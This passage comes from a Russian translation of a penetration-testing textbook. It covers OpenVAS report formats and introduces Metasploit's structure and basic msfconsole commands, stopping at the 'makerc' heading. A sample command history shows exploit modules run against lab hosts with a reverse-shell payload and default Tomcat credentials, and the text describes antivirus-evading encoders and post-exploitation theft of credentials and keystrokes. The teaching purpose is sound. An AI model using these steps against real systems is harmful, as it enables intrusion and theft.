Итак, вы узнали, как эффективно использовать OpenVAS для сканирования целевых систем. После завершения сканирования следующим важным шагом будет создание подробного отчета. Наличие подробного отчета чрезвычайно важно, поскольку оно поможет администраторам устранить выявленные уязвимости. OpenVAS поддерживает несколько форматов отчетов, перечисленных здесь:

- \ Anonymous XML
- \ ARF
- \ CPE
- \ CSV Hosts
- \ CSV Results
- \ HTML
- \ ITG
- \ LaTeX
- \ NBE
- \ PDF
- \ Topology SVG
- \ TXT
- \ Verinice ISM
- \ Verinice ITG
- \ XML

Чтобы сгенерировать отчет в требуемом формате, перейдите в Scans ► Reports, выберите формат в раскрывающемся меню и нажмите смежную стрелку вниз, чтобы загрузить отчет, как показано на рисунке 2-31.

Глава 2 OpenVAS




Рисунок 2-31. Экспорт результатов сканирования

Отчет содержит подробную информацию об уязвимости, как показано на рис. 2-32.




Рисунок 2-32. Отчет о сканировании HTML OpenVAS

Для каждой выявленной уязвимости отчет содержит следующие данные:

- \ Summary (Резюме)
- \ Vulnerability detection result (Результат обнаружения уязвимости)
- \ Impact (Влияние)
- \ Solution (Решение)
- \ Affected software/OS (Уязвимое программное обеспечение/ОС)
- \ Vulnerability insight (Понимание уязвимости)
- \ Vulnerability detection method (Метод обнаружения уязвимостей)
- \ Product detection result (Результат обнаружения продукта)
- \ References (Ссылки)

Резюме

Эта глава дала вам важный обзор OpenVAS, начиная с его настройки и заканчивая использованием его для оценки уязвимостей. Следующая глава познакомит вас с универсальной структурой Metasploit и поможет понять, как NMAP и OpenVAS могут быть интегрированы с Metasploit.

Упражнения «Сделай сам» (DIY)

- \ Установите OpenVAS в VirtualBox или VMware.
- \ Используйте OpenVAS для сканирования одного хоста Windows и одного хоста на основе Unix.
- \ Создание отчетов об уязвимостях в HTML и PDF.

ГЛАВА 3

Metasploit

В предыдущих двух главах рассматривались NMAP и OpenVAS, которые вы можете использовать для сбора информации, подсчета и оценки уязвимости. В дальнейшем в этой главе рассматриваются основы Metasploit, которые помогут вам пройти оставшиеся этапы жизненного цикла тестирования на проникновение. В частности, эта глава охватывает следующее:

- \ Введение в Metasploit
- \ Обзор структуры Metasploit
- \ Основные команды и настройки
- \ Вызов сканирования NMAP и OpenVAS из Metasploit
- \ Сканирование с помощью Metasploit
- \ Основы Meterpreter

Введение в Metasploit

Metasploit был выпущен в 2003 году, когда Х.Д. Мур разработал переносной сетевой инструмент на Perl. В 2007 году было пересмотрено использование Ruby. Проект Metasploit получил коммерческое признание и популярность, когда Rapid 7 приобрел его в 2009 году.

Metasploit - это не просто инструмент. Это полная структура. Он чрезвычайно надежен и гибок и имеет множество инструментов для выполнения различных простых и сложных задач. Он обладает

Глава 3 Metasploit

уникальной способностью выполнять практически все задачи, связанные с жизненным циклом тестирования на проникновение. Используя Metasploit, вам не нужно изобретать велосипед; вы просто сосредотачиваетесь на целях тестирования на проникновение, и все вспомогательные действия могут выполняться с использованием различных компонентов платформы.

Хотя Metasploit является мощным и способным, вам необходимо четко понимать его структуру и компоненты, чтобы эффективно использовать его.

Metasploit предлагает три выпуска.

- \ Metasploit Pro
- \ Metasploit Community
- \ Metasploit Framework

В рамках этой книги мы будем использовать версию Metasploit Framework.

Анатомия и структура Metasploit

Прежде чем переходить к реальным командам фреймворка, вам сначала необходимо понять структуру Metasploit. Лучший и самый простой способ узнать общую структуру Metasploit - это просто просмотреть его каталог. В Kali Linux Metasploit по умолчанию находится в `/usr/share/metasploit-framework`, как показано на рисунке 3-1.

```

root@kali: /usr/share/metasploit-framework
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/metasploit-framework/
root@kali:/usr/share/metasploit-framework# ls
app          Gemfile.lock      msfdb           Rakefile        tools
config       lib               msfrpc          ruby            vendor
data         metasploit-framework.gemspec  msfrpcd        script-exploit
db           modules          msfupdate       script-password
documentation msfconsole       msfvenom        script-recon
Gemfile      msfd             plugins         scripts
root@kali:/usr/share/metasploit-framework#

```

Рисунок 3-1. Структура каталогов Metasploit

Вы можете видеть, что Metasploit имеет четко определенную структуру, классифицирующую различные компоненты по разным категориям.

На высоком уровне Metasploit можно визуализировать, как показано на рисунке 3-2.




Рисунок 3-2. Различные компоненты Metasploit

Auxiliaries

Вспомогательные устройства - это модули, которые делают Metasploit таким гибким. Вспомогательное средство Metasploit - это не что иное, как кусок кода, специально написанный для выполнения задачи.

Например, вы можете проверить, разрешает ли конкретный FTP-сервер анонимный доступ или ваш веб-сервер уязвим для heartbleed атаки. Для всех этих задач существует вспомогательный модуль.

На самом деле Metasploit имеет более 1000 вспомогательных модулей, классифицированных в 19 категориях. Ниже перечислены вспомогательные категории, доступные в Metasploit:

Admin	Analyze	Bnat
Client	Crawler	Docx
Dos	Fileformat	Fuzzers
Gather	Parser	Pdf
Scanner	Server	Sniffer
Spoof	Sqli	Voip
Vsploit		

Payloads (Полезная нагрузка)

Вы уже узнали, что эксплойт - это фрагмент кода, который будет использоваться против уязвимого компонента. Код эксплойта может выполняться успешно, но то, что вы хотите получить после успешного эксплойта, определяется полезной нагрузкой. Проще говоря, полезная нагрузка - это действие, которое необходимо выполнить после выполнения эксплойта.

Например, если вы хотите создать обратную оболочку в своей системе, вам нужно выбрать для этого соответствующую полезную нагрузку Metasploit. Metasploit имеет около 42 полезных нагрузок в следующих категориях:

Singles Stagers Stages

Exploits

Эксплойты являются чрезвычайно важной частью Metasploit. Цель всего фреймворка - предложить эксплойты для различных уязвимостей.

Эксплойт - это фактический код, который будет выполняться в целевой системе для использования уязвимости. Metasploit имеет более 1800 эксплойтов в 17 категориях.

Ниже перечислены различные категории эксплойтов, доступных в Metasploit:

Aix	Android	Apple_ios
Bsdi	Dialup	Firefox
Freebsd	Hpux	Irix
Linux	Mainframe	Multi
Netware	Osx	Solaris
Unix	windows	

Encoders (кодеры)

Metasploit помогает вам создавать широкий спектр полезных нагрузок, которые вы можете отправлять в цель несколькими способами. При этом вполне возможно, что ваша полезная нагрузка будет обнаружена антивирусным программным обеспечением или любым программным обеспечением безопасности, присутствующим в целевой системе. Здесь кодеры могут помочь.

Глава 3 Metasploit

Кодеры используют различные методы и алгоритмы, чтобы скрыть полезную нагрузку так, чтобы она не обнаруживалась антивирусным программным обеспечением. Metasploit имеет около 40 кодеров в десяти категориях, как показано здесь:

Cmd	Generic
Mipsbe	Mipsle
Php	Ppc
Ruby	Sparc
X64	X86

Деятельность после эксплуатации (Post)

Как только вы получили базовый доступ к вашей целевой системе, используя любой из доступных эксплойтов, вы можете использовать почтовые модули для дальнейшего проникновения в целевую систему. Эти модули помогут вам во всех действиях после эксплуатации, включая следующие:

- \ Повышение привилегий пользователя root или администратор
- \ Получение учетных данных системы
- \ Кража куки и сохраненных учетных данных
- \ Захват нажатий клавиш в целевой системе
- \ Выполнение пользовательских сценариев PowerShell для выполнения дополнительных задач
- \ Обеспечение постоянного доступа

Metasploit имеет около 311 модулей после эксплуатации в следующих 11 категориях:

Aix	Android
Cisco	Firefox
Hardware	Juniper
Linux	Multi
Osx	Solaris
Windows	

Основные команды и конфигурация

Теперь, когда вы знаете основную структуру и анатомию Metasploit, вы можете начать работу с его интерфейсом. Чтобы получить доступ к Metasploit, откройте терминал и введите команду `msfconsole`, как показано на рисунке 3-3.


```

root@kali: ~
File Edit View Search Terminal Help
msf > help

Core Commands
=====

Command      Description
-----
?             Help menu
banner       Display an awesome metasploit banner
cd           Change the current working directory
color        Toggle color
connect      Communicate with a host
exit         Exit the console
get          Gets the value of a context-specific variable
getg         Gets the value of a global variable
grep         Grep the output of another command
help         Help menu
history      Show command history
load         Load a framework plugin
quit         Exit the console
route        Route traffic through a session
save         Saves the active datastores
sessions     Dump session listings and display information about sessions
set          Sets a context-specific variable to a value
setg         Sets a global variable to a value
sleep        Do nothing for the specified number of seconds
spool        Write console output into a file as well the screen
threads      View and manipulate background threads
unload       Unload a framework plugin
unset        Unsets one or more context-specific variables
unsetg       Unsets one or more global variables
version      Show the framework and console library version numbers

Module Commands
=====

Command      Description
-----
advanced     Displays advanced options for one or more modules
back         Move back from the current context
info         Displays information about one or more modules
loadpath     Searches for and loads modules from a path
options      Displays global options or for one or more modules
popm         Pops the latest module off the stack and makes it active
previous     Sets the previously loaded module as the current module
pushm        Pushes the active or list of modules onto the module stack
reload_all   Reloads all modules from all defined module paths
search       Searches module names and descriptions
show         Displays modules of a given type, or all modules
use          Selects a module by name

```

Рисунок 3-4. Вывод команды help в MSFconsole

version

Уязвимости обнаруживаются быстро, и соответствующий код эксплойта также часто выпускается вскоре после этого. Поэтому важно, чтобы Metasploit был современным и имел самый последний набор кода эксплойта. Чтобы убедиться, что версия фреймворка является самой последней, вы можете использовать команду `version`, как показано на рисунке 3-5. Затем вы можете сравнить эту версию с доступной в репозитории Metasploit Git.




```
root@kali: ~  
File Edit View Search Terminal Help  
msf > version  
Framework: 4.17.7-dev  
Console : 4.17.7-dev  
msf > █
```

Рисунок 3-5. Вывод команды версии в MSFconsole

connect

Нам всем известны такие утилиты, как Telnet, SSH и Netcat, которые помогают нам в удаленном администрировании. Metasploit имеет встроенную утилиту под названием connect, которую можно использовать для установления соединения и взаимодействия с удаленной системой. Он поддерживает SSL, прокси, поворот и передачу файлов. Команде connect требуется действительный IP-адрес и порт для подключения, как показано на рисунке 3-6.




```
root@kali: ~  
File Edit View Search Terminal Help  
msf > connect 192.168.25.129 21  
[*] Connected to 192.168.25.129:21  
220 (vsFTPd 2.3.4)  
█
```

Рисунок 3-6. Вывод команды подключения в MSFconsole

history

MSFconsole полностью управляется из командной строки, и для каждой задачи, которую нужно выполнить, вам нужно ввести какую-то команду. Чтобы увидеть команды, которые вы использовали в MSFconsole, вы можете использовать команду `history`, как показано на рисунке 3-7.



```

msf > history
49  exploit
50  use exploit/windows/smb/ms08_067_netapi
51  set RHOST 10.216.245.55
52  exploit
53  sessions -i
54  exit
55  exit
56  use exploit/windows/smb/ms08_067_netapi
57  show options
58  set RHOST 192.168.25.130
59  exploit
60  exit
61  use exploit/windows/smb/ms08_067_netapi
62  set RHOST 192.168.25.130
63  exploit
64  search vsftp
65  use exploit/unix/ftp/vsftpd_234_backdoor
66  show options
67  set RHOST 192.168.25.129
68  exploit
69  back
70  search tomcat
71  search tomcat_mgr
72  use exploit/multi/http/tomcat_mgr_deploy
73  set PAYLOAD java/meterpreter/reverse_tcp
74  show options
75  set RHOST 192.168.25.129
76  set LHOST 192.168.25.128
77  set HTTPUSERNAME tomcat
78  set HTTPPASSWORD tomcat
79  set target 0
80  set RPORT 8180
81  use exploit/windows/smb/ms08_067_netapi
82  set RHOST 192.168.25.130
83  exploit
84  back
85  use exploit/windows/smb/ms08_067_netapi
86  set RHOST 192.168.25.130
87  exploit
88  exit
89  use exploit/windows/smb/ms08_067_netapi
90  set RHOST 192.168.25.130
91  exploit
92  use auxiliary/analyze/jtr_crack_fast
93  run
94  db_connect
95  db_status
96  db_connect
97  db_connect
98  exit
99  exit
100 db_connect
101 db_rebuild_cache
102 db_status
  
```


Рисунок 3-7. Вывод команды истории в MSFconsole

set и setg

В Metasploit есть некоторые переменные, которые необходимо установить перед выполнением любого модуля или эксплойта. Эти переменные бывают двух типов.

- *Local*: Локальные переменные ограничены и действительны только для одного экземпляра.
- *Global*: Глобальные переменные, после их определения, применимы во всей структуре и могут быть использованы везде, где это необходимо.

Команда `set` используется для определения значений локальных переменных, а команда `setg` используется для определения значений глобальных переменных, как показано на рис. 3-8.




```
root@kali: ~  
File Edit View Search Terminal Help  
  
msf > set  
  
Global  
=====  
  
No entries in data store.  
  
msf > setg  
  
Global  
=====  
  
No entries in data store.  
  
msf > set RHOST 192.168.25.129  
RHOST => 192.168.25.129  
msf > setg RHOST 192.168.25.129  
RHOST => 192.168.25.129  
msf > █
```

Рисунок 3-8. Вывод команд `set` и `setg` в `MSFconsole`

get и getg

В предыдущем разделе вы увидели, как устанавливать значения локальных и глобальных переменных. Как только эти значения установлены, вы можете увидеть эти значения с помощью команд `get` и `getg`, как показано на рисунке 3-9. Команда `get` извлекает значения локальных переменных, а команда `getg` извлекает значения глобальных переменных.




```
root@kali: ~  
File Edit View Search Terminal Help  
msf > get  
Usage: get var1 [var2 ...]  
  
The get command is used to get the value of one or more variables.  
  
msf > getg  
Usage: getg var1 [var2 ...]  
  
Exactly like get -g, get global variables  
  
msf > get RHOST  
RHOST => 192.168.25.129  
msf > getg RHOST  
RHOST => 192.168.25.129  
msf > █
```

Рисунок 3-9. Вывод команд `get` и `getg` в MSFconsole

unset и unsetg

Команда `unset` используется для удаления значений, назначенных локальной переменной, в то время как команда `unsetg` используется для удаления значений, назначенных глобальной переменной, как показано на рисунке 3-10.




```
root@kali: ~  
File Edit View Search Terminal Help  
msf > unset RHOST  
Unsetting RHOST...  
msf > unsetg RHOST  
Unsetting RHOST...  
msf > get RHOST  
RHOST =>  
msf > getg RHOST  
RHOST =>  
msf > █
```

Рисунок 3-10. Вывод команд `unset` и `unsetg` в MSFconsole

save

Во время работы над проектом тестирования на проникновение может случиться так, что вы настроите множество глобальных переменных и настроек. Вы, конечно, не хотите терять эти настройки; команда `save` записывает текущую конфигурацию в файл, как показано на рисунке 3-11.




```
root@kali: ~  
File Edit View Search Terminal Help  
msf > save  
Saved configuration to: /root/.msf4/config  
msf > █
```

Рисунок 3-11. Вывод команды `save` в MSFconsole

info

В Metasploit доступно множество модулей и плагинов. Невозможно знать их все. Всякий раз, когда вы хотите использовать какой-либо модуль, вы можете узнать более подробную информацию о нем, используя команду `info`, как показано на рисунке 3-12. Просто укажите имя модуля в качестве параметра для команды `info`, чтобы получить его подробную информацию.



```
root@kali: ~  
File Edit View Search Terminal Help  
msf > info -h  
Usage: info <module name> [mod2 mod3 ...]  
  
Options:  
* The flag '-j' will print the data in json format  
* The flag '-d' will show the markdown version with a browser. More info, but could be slow.  
Queries the supplied module or modules for information. If no module is given,  
show info for the currently active module.  
  
msf > info payload/windows/meterpreter/reverse_tcp  
  
Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager  
Module: payload/windows/meterpreter/reverse_tcp  
Platform: Windows  
Arch: x86  
Needs Admin: No  
Total size: 283  
Rank: Normal  
  
Provided by:  
skape <mmiller@hick.org>  
sf <stephen_fewer@harmonysecurity.com>  
OJ Reeves  
hdm <x@hdm.io>  
  
Basic options:  
-----  
Name      Current Setting  Required  Description  
-----  
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)  
LHOST     4444             yes       The listen address (an interface may be specified)  
LPORT     4444             yes       The listen port  
  
Description:  
Inject the meterpreter server DLL via the Reflective DLL Injection  
payload (staged). Connect back to the attacker  
  
msf > |
```

Рисунок 3-12. Вывод команды `info` в MSFconsole

irb

Metasploit основан на Ruby. Он предлагает интерактивную оболочку Ruby (`irb`), в которой вы можете выполнять свой собственный набор пользовательских команд. Этот модуль расширяет возможности Metasploit после эксплуатации. Просто введите команду `irb`, как показано на рисунке 3-13, чтобы войти в оболочку `irb`.

Чтобы узнать больше о программировании на Ruby, обратитесь к <https://www.ruby-lang.org/en/>.

```
root@kali: ~  
File Edit View Search Terminal Help  
msf > irb  
[*] Starting IRB shell...  
  
>> print "Hello Metasploit"  
Hello Metasploit=> nil  
>> 2+2  
=> 4  
>> █
```

Рисунок 3-13. Вывод команды `irb` в `MSFconsole`

show

В начальной части этой главы вы увидели различные компоненты Metasploit, включая вспомогательные, эксплойты, полезные нагрузки и так далее. Используя команду `show`, как показано на рисунке 3-14, вы можете перечислить содержимое каждой категории. Например, вы можете использовать команду `show`, чтобы получить список всех вспомогательных модулей, доступных в рамках.

[illegible]

Рисунок 3-14. Вывод команды *show* в *MSFconsole*

spool

Вы уже видели команду сохранения, которая записывает конфигурацию в файл. В конкретном сценарии вы можете сохранить выходные данные всех модулей и команд, которые вы выполняете. Команда `spool`, как показано на рис. 3-15, записывает все выходные данные консоли в указанный файл.




```
root@kali: ~  
File Edit View Search Terminal Help  
msf > spool  
Usage: spool <off>|<filename>  
  
Example:  
  spool /tmp/console.log  
  
msf > spool /root/Desktop/msf.log  
[*] Spooling to file /root/Desktop/msf.log...  
msf >
```

Рисунок 3-15. Вывод команды `spool` в MSFconsole

makerc

